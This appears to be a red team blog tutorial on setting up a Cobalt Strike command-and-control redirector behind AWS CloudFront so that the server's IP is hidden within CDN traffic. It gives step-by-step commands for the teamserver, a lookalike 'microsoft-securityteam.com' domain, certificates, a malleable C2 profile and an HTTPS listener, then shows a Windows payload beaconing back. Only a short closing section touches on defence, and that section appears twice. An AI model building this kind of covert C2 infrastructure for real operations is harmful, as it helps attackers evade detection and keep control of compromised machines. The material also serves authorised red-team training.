
**[RedTeam] C2 Redirector — Cloud Fronting Setup (AWS)**

5 min read

·

Feb 8, 2021



**Intro**

**What is Cloud Fronting?**

AWS CloudFront is another way to hide your C2 server IP. Once configured, the traffic can be blended in CDN traffic, and it will connect back to the domain that we configure with AWS CloudFront. It also support HTTPS so it can be utilized in the encrypted traffic (unless the target organization has a HTTPS inspection in place).

**Infrastructure Setup**


**1) Cobalt Strike Server Setup (Cloud VM)**

First, you need to create a server for your Cobalt Strike server. For this demo, I have created an AWS EC2 that is configured to use external (public) IP.

**$ uname -a**  
Linux ip-xx 5.4.0-1029-aws #30-Ubuntu SMP Tue Oct 20 10:06:38 UTC 2020 x86\_64 x86\_64 x86\_64 GNU/Linux**$ curl ipconfig.io**  
3.21.xx.xx **<-- AWS EC2 Public IP**

And install Cobalt Strike on that EC2 host using the instruction [here](https://www.cobaltstrike.com/help-install).

*Note: You will need a valid license or request a free-trial license to download the Cobalt Strike.*



Download Cobalt Strike




Installation Guide for Cobalt Strike

**2) Attacker’s Domain Setup**

**Purchasing a Domain**


We also need to a domain to use. I will use a new domain that I purchased a while back.



Testing Domain

**Domain DNS Setup**

Configure the DNS “A” record to point to the AWS EC2 host that we created earlier.



DNS A Record Configuration

* Check the DNS record:

**$ nslookup microsoft-securityteam.com**  
Server: 192.168.1.1  
Address: 192.168.1.1#53Non-authoritative answer:  
Name: microsoft-securityteam.com  
Address: 3.21.28.251


**Configure SSL Certificate with Attacker’s Domain**

In your AWS EC2 host, make sure to install the following tools:

openssl  
git  
certbot  
keytool**### Ubuntu (20.04.2-Ubuntu)**  
apt install openssl **<-- Installed by default**  
apt install git **<-- Installed by default**  
apt install certbot  
apt install openjdk-11-jre-headless **<-- For installing keytool**

* Run Certbot to Register SSL Certificate

**$ certbot certonly --non-interactive --agree-tos --email example@gmail.com --standalone --preferred-challenges http -d <Your Domain>**




* Create Key File

**$ cd /etc/letsencrypt/live/<Your Domain>/$ openssl pkcs12 -export -in fullchain.pem -inkey privkey.pem -out <Your Domain>Pkcs -name <Your Domain> -passout pass:<Password of Your Choice>$ keytool -importkeystore -deststorepass <Password of Your Choice> -destkeypass <Password of Your Choice> -destkeystore <Your Domain>Store -srckeystore <Your Domain>Pkcs -srcstoretype PKCS12 -srcstorepass <Password of Your Choice> -alias <Your Domain>$ cp <Your Domain>Store /opt/cobaltstrike**


**AWS CloudFront Setup**

First, you need to create an AWS account.


* Go to “Services” → Select “CloudFront”




* Click on “Create Distribution”




* Create Web Distribution by clicking “Get Started”




* Configure the Origin Settings




* Configure the Default Cache Behavior Settings



* Leave everything as default and click on “Create Distribution”



Now we can see that CloudFront distributions is created.




**Confirming CloudFront Setup**

Now we have completed setting up attacker’s domain and AWS CloudFront domain. It’s time to check if your AWS CloudFront is successfully configured.

For this demo, I will be using the following jquery malleable C2 profile.

**$ cd /opt/cobaltstrike$ wget** [**https://raw.githubusercontent.com/threatexpress/malleable-c2/master/jquery-c2.3.12.profile**](https://raw.githubusercontent.com/threatexpress/malleable-c2/master/jquery-c2.3.12.profile)


* Modify the profile to use SSL certificate + Key file created



Malleable C2 — https-certificates


* Start the Cobalt Strike Teamserver and connect to it using the Cobalt Strike client

**$ ./teamserver 3.21.xx.xx <Cobalt Strike Password> /opt/cobaltstrike/profile/jquery-c2.3.12.profile**



* Host a test file using the Cobalt Strike’s Host File option

**$ echo "[INFO] Hello :)" > test.txt**




Host File

Finally, check if the CloudFront setup is successfully configured:

* **[Attacker Domain]** https://microsoft-securityteam.com/test



* **[AWS Domain]** https://d1a95h0bj4wp2k.cloudfront.net/test




**Final Payload Test**


**Modify C2 Profile**

Now let’s modify the jquery C2 profile to update the Host-header for http-get and http-post sections to add our AWS CloudFront domain.

* http-get



* http-post




Then, restart the Cobalt Strike Teamserver:

**$ ./teamserver 3.21.xx.xx <Cobalt Strike Password> /opt/cobaltstrike/profile/jquery-c2.3.12.profile**


**Cobalt Strike Listener Setup**

* Setup the Cobalt Strike HTTPS Listener like below:




Cobalt Strike Listener

* Setup a stageless Windows EXE payload:




Cobalt Strike Payload

Transfer the payload into your testing Windows box (I’m using Win10 with no Windows Defender Running) and execute it.




We successfully get the beacon calling back to us with the domain fronting setup.



# Considerations for Cloud Fronting

CloudFront has many benefits for Red Team operators to use it to hide their C2 server origin IP as well as bypass protections placed within the target environment. And there is not easy way to 100% block attackers from using CloudFront to establish their C2 channel since if an organization disallow all the access to CloudFront, it will break stuff. Defense-in-depth is always an option for this. Placing a strong application-whitelisting would help an organization prevent users from accidentally executing unknown applications or malicious payloads.

Thanks for reading!



**Considerations for Cloud Fronting**

CloudFront has many benefits for Red Team operators to use it to hide their C2 server origin IP as well as bypass protections placed within the target environment. And there is not easy way to 100% block attackers from using CloudFront to establish their C2 channel since if an organization disallow all the access to CloudFront, it will break stuff. Defense-in-depth is always an option for this. Placing a strong application-whitelisting would help an organization prevent users from accidentally executing unknown applications or malicious payloads.

Thanks for reading!

[Cloud Fronting](https://medium.com/tag/cloud-fronting?source=post_page-----e7ed561a3a6c---------------------------------------)

[Aws Cloudfront](https://medium.com/tag/aws-cloudfront?source=post_page-----e7ed561a3a6c---------------------------------------)

[C2 Redirector](https://medium.com/tag/c2-redirector?source=post_page-----e7ed561a3a6c---------------------------------------)

[Cobalt Strike](https://medium.com/tag/cobalt-strike?source=post_page-----e7ed561a3a6c---------------------------------------)

[C2 Cloudfront](https://medium.com/tag/c2-cloudfront?source=post_page-----e7ed561a3a6c---------------------------------------)

Looking to hide highlights? You can now hide them from the “•••” menu.﻿